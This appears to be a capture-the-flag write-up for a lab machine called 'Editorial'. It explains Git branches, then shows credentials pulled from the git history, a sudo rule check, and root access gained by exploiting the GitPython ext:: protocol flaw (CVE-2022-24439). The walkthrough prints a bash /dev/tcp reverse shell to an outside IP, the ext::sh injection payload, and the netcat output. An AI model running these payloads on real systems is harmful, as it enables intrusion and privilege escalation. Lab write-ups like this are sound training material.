- Let's say you're building a website.

◆ `master` branch:

- Has the stable, working version of your site.
- Only things that are finished and tested go here.

◆ `feature-login` branch:

- You create this to work on the login system.
- You can freely experiment, break things, try ideas.

◆ `feature-search` branch:

- Another developer works on adding a search bar.

- Each person can work on their own branch **without affecting others**.

🔄 Later: Merge

- Once you're happy with your branch (`feature-login`), you can **merge** it into `master`. Git keeps track of which commits belong to which branches.

🔄 Where HEAD Comes In

- When you're on the `master` branch → `HEAD` points to `master`.
- When you switch to `feature-login` → `HEAD` points to `feature-login`.
- If you just look at a past commit → `HEAD` points to that commit (this is a **detached HEAD**).

🧩 1. `git status`

Shows the current state of the working directory and staging area.

```
dev@editorial:~/apps$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
    deleted:    app_api/app.py
    deleted:    app_editorial/app.py
    deleted:    app_editorial/static/css/bootstrap-grid.css
    deleted:    app_editorial/static/css/bootstrap-grid.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.min.css
    deleted:    app_editorial/static/css/bootstrap-grid.min.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.css
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.css.map
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css
    deleted:    app_editorial/static/css/bootstrap-grid.rtl.min.css.map
<...SNIP...>
no changes added to commit (use "git add" and/or "git commit -a")
dev@editorial:~/apps$
```

➡ These deletions indicate that **source files were removed**, possibly to hide sensitive logic. But **Git still tracks these changes since they are not committed yet**, and you may be able to **recover previous versions** using Git commands like `git checkout` or `git show`.

- Git sees that **some files have been changed or deleted**, but you haven't told Git to **commit** them yet.
- These changes are **in your working directory**, not saved in Git's version history **yet**.

Here, we see that several files have been deleted but are not staged for commit.

🕒 2. `git log`

Displays the commit history. Next, we run `git log` to view the commit history, which provides insights into the development process and recent changes made to the project by showing a series of commits made by the author

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Date: Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
```

```
Date: Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:51:10 2023 -0500




    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83eb9bf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
      books and validate a future post in our editorial.
```



- `HEAD` is a special pointer that tells you:

“Where you currently are in the Git history.”

- `master` is the **branch name** you are on.
- So `HEAD -> master` means:

You are currently on the `master` branch, and `HEAD` is pointing to the most recent commit on that branch.

Among the recent commits, we notice one titled `change(api): downgrading prod to dev`, which seems interesting. It indicates a change from a production environment to a development environment. To investigate further, we proceed to enumerate this commit using the `git show` command, which provides us with detailed information about the changes made.

```
1 dev@editorial:~/apps$ git show  
b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
```

```
dev@editorial:~/apps$ git show b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date: Sun Apr 30 20:55:08 2023 -0500
```

```
change(api): downgrading prod to dev
```

```
* To use development environment.
```

```
diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
    @app.route(api_route + '/authors/message', methods=['GET'])
    def api_mail_new_authors():
        return jsonify({
```

```
-         'template_mail_message': "welcome to the team! we are thrilled to have
you on board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to
change your password as soon as possible for security purposes.\n\nDon't hesitate
to reach out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
+         'template_mail_message': "welcome to the team! we are thrilled to have
you on board and can't wait to see the incredible content you'll bring to the
table.\n\nYour login credentials for our internal forum and authors site
are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your
password as soon as possible for security purposes.\n\nDon't hesitate to reach
out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
        }) # TODO: replace dev credentials when checks pass
```

Here, we see credentials provided in the template_mail_message .

```
1  username: prod
2  password: 080217_Producti0n_2023!@
```

Next, we can switch to the new user by using the su command, which stands for substitute user .

```
1 dev@editorial:~/apps$ su prod
2 Password:
```

Privilege Escalation

Sudo -l

We can check what commands this user is allowed to run with sudo by typing `sudo -l` . This command will list the user's privileges and indicate any commands they are permitted to execute as the superuser.

```
1 prod@editorial:/home/dev/apps$ sudo -l
```

```
prod@editorial:/home/dev/apps$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
*
prod@editorial:/home/dev/apps$
```



The Output:

```
1 Matching Defaults entries for prod on editorial:
2     env_reset, mail_badpass,
3
4     secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/s
    bin:/bin:/snap/bin, use_pty
```

What this means:

These are **default sudo settings** that apply to the user `prod`:

- `env_reset`: Most environment variables are cleared for safety.

- `mail_badpass`: Send mail if a bad password is entered.

Where Does the Mail Go? (`mail_badpass`)

The `mail_badpass` sudo setting means:

"If someone enters a wrong password using `sudo`, send an email alert."

Who gets the email?

By default, the **system administrator (root)** receives the mail.

- On most Unix-like systems, mail is sent to **local system mailboxes**, not Gmail or any external address.
- This mail is typically read with commands like:

```
bash
```

[Copy](#)[Edit](#)

```
mail
```

or

```
bash
```

[Copy](#)[Edit](#)

```
less /var/mail/root
```



- `secure_path=...`: When using `sudo`, your `$PATH` (where executables are found) is replaced with a safe, restricted list of directories.
- `use_pty`: Commands run via `sudo` use a pseudo-terminal (good for logging).
- When `use_pty` is **enabled** in the `sudoers` configuration (which you saw from `sudo -l`), it forces every `sudo` command to run **inside a pseudo-terminal**.
 - This has several effects:
 -  1. Improved Logging and Auditing
 - When commands are run in a PTY:
 - `sudo` can better log **what the user typed** and **what the output was**.
 - Tools like `auditd`, `sudoreplay`, or session recorders (like `ttyrec`, `script`) can capture full sessions for review.
 - Without `use_pty`, input/output redirection might bypass logs.
 - These are **just safety and logging settings**, not permissions yet.

1 User prod may run the following commands on editorial:

```
2      (root) /usr/bin/python3
      /opt/internal_apps/clone_changes/clone_prod_change.py *
```

o What this means:

- **User:** `prod`
- **May run as:** `root` (superuser)
- **Command allowed:** `/usr/bin/python3` (the Python 3 interpreter)
- **Script path:**
`/opt/internal_apps/clone_changes/clone_prod_change.py`
- **Wildcard** `*`: You can pass **any arguments** to the script

Now lets start by checking the permissions of the file `clone_prod_change.py` .

```
prod@editorial:/home/dev/apps$ ls -la
/opt/internal_apps/clone_changes/clone_prod_change.py
-rwxr-x--- 1 root prod 256 Jun  4 11:30
/opt/internal_apps/clone_changes/clone_prod_change.py
prod@editorial:/home/dev/apps$
```

From the output, we see that the file has the following permission settings, `-rwxr-x---`. This means that the owner `root` has read, write, and execute permissions; the group `prod` has read and execute permissions, and others have no permissions. We can then check the contents of the script.

```
1 prod@editorial:/home/dev/apps$ cat
  /opt/internal_apps/clone_changes/clone_prod_change.py
```

```
1  #!/usr/bin/python3
2  import os
3  import sys
4  from git import Repo
5  os.chdir('/opt/internal_apps/clone_changes')
6  url_to_clone = sys.argv[1]
7  r = Repo.init('', bare=True)
8  r.clone_from(url_to_clone, 'new_changes', multi_options=["-c
9  protocol.ext.allow=always"])
```

```
#!/usr/bin/env python
import sys
from git import Repo

# Git is used to interact with the operating system (changing directories, etc.)
# We'll use here to read command-line arguments.
# Repo is imported from GitPython, a library for controlling Git repositories from Python.

url_to_clone = sys.argv[1]

# Changes the current working directory to /tmp/external_apps/clone_changes.
# This ensures any file operations or cloning happens from this directory.
```

```
url_to_clone = sys.argv[1]

# Takes the first argument passed to the script (after the script name) and stores it in url_to_clone.
# For example, if the script is run like this:
# ./clone_prod_change.py https://github.com/example/repo.git
# Then url_to_clone will be "https://github.com/example/repo.git"
```

```
r = Repo.init('.', bare=True)

# Initializes a bare Git repository in the current directory ( "." means "here").
# Bare repo: A Git repo without a working tree (just the .git directory) — used as a central or remote-like clone (like origin).
# This line is a bit odd since it's immediately overridden in the next step.
```

```
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])

# This clones the repo from url_to_clone into a subfolder called new_changes.
# The multi_options argument includes:
# -c protocol.ext.allow=always

# This tells Git to allow the use of "ext" protocols — this is usually disabled for security reasons.
```

⚠️ **Why is protocol.ext.allow=always important?**

This is dangerous if misused. It enables Git to use external protocols like:

```
git clone ext::path/to/malicious/script
```

Which could run arbitrary code if `ext` is allowed. That's why this flag is off by default.

In this case, enabling it explicitly lets someone clone from a local Git repo using a custom protocol handler, possibly for internal or sandboxed Git operations — but it also opens a possible path to command injection if input isn't properly sanitized.

🚨 Security Note

This script is potentially vulnerable if the URL (`sys.argv[1]`) is not sanitized or validated. If an attacker can supply a URL like:

```
bash
ext::/bin/bash
```

And `protocol.ext.allow=always` is enabled, it could execute arbitrary commands.

To Summarize

The interesting part of this script is the line below, which indicates that it imports the Repo class from the git module:

```
1 from git import Repo
```

This line shows that the script utilizes the GitPython library to perform Git operations, specifically for cloning a Git repository using a URL passed as an argument to the script. We perform a Google search for `from git import Repo vulnerability` to gather more information about the library, which leads us to [CVE-2022-24439](#).

- This CVE highlights that the issue is caused by inadequate validation of user input when handling remote URLs passed to the clone command. We can exploit this vulnerability to gain a shell with root privileges. To do this, we first create a script to obtain a reverse shell.

```
prod@editorial:/home/dev/apps$ echo "bash -i >& /dev/tcp/10.10.14.41/4444 0>&1" > /tmp/shell.sh
prod@editorial:/home/dev/apps$
```

We then start a `Netcat` listener on our machine.

```
nc -lnvp 4444
listening on [any] 4444 ...
```

Now, we run our exploit by executing the Python script with `sudo`, which allows the `prod` user to run the script with elevated privileges.

```
1 prod@editorial:/home/dev/apps$ sudo /usr/bin/python3
/opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -
c bash% /tmp/shell.sh'
```

Once we execute this command, we switch back to our `Netcat` listener and observe that we have gained a shell as the `root` user.

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.20] 35412
root@editorial:/opt/internal_apps/clone_changes# id
id
uid=0(root) gid=0(root) groups=0(root)
root@editorial:/opt/internal_apps/clone_changes#
```

We can now proceed to grab the root flag.

```
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt
cat /root/root.txt
3f62347f6602b5b9cfda0c5623c810c6
root@editorial:/opt/internal_apps/clone_changes#
```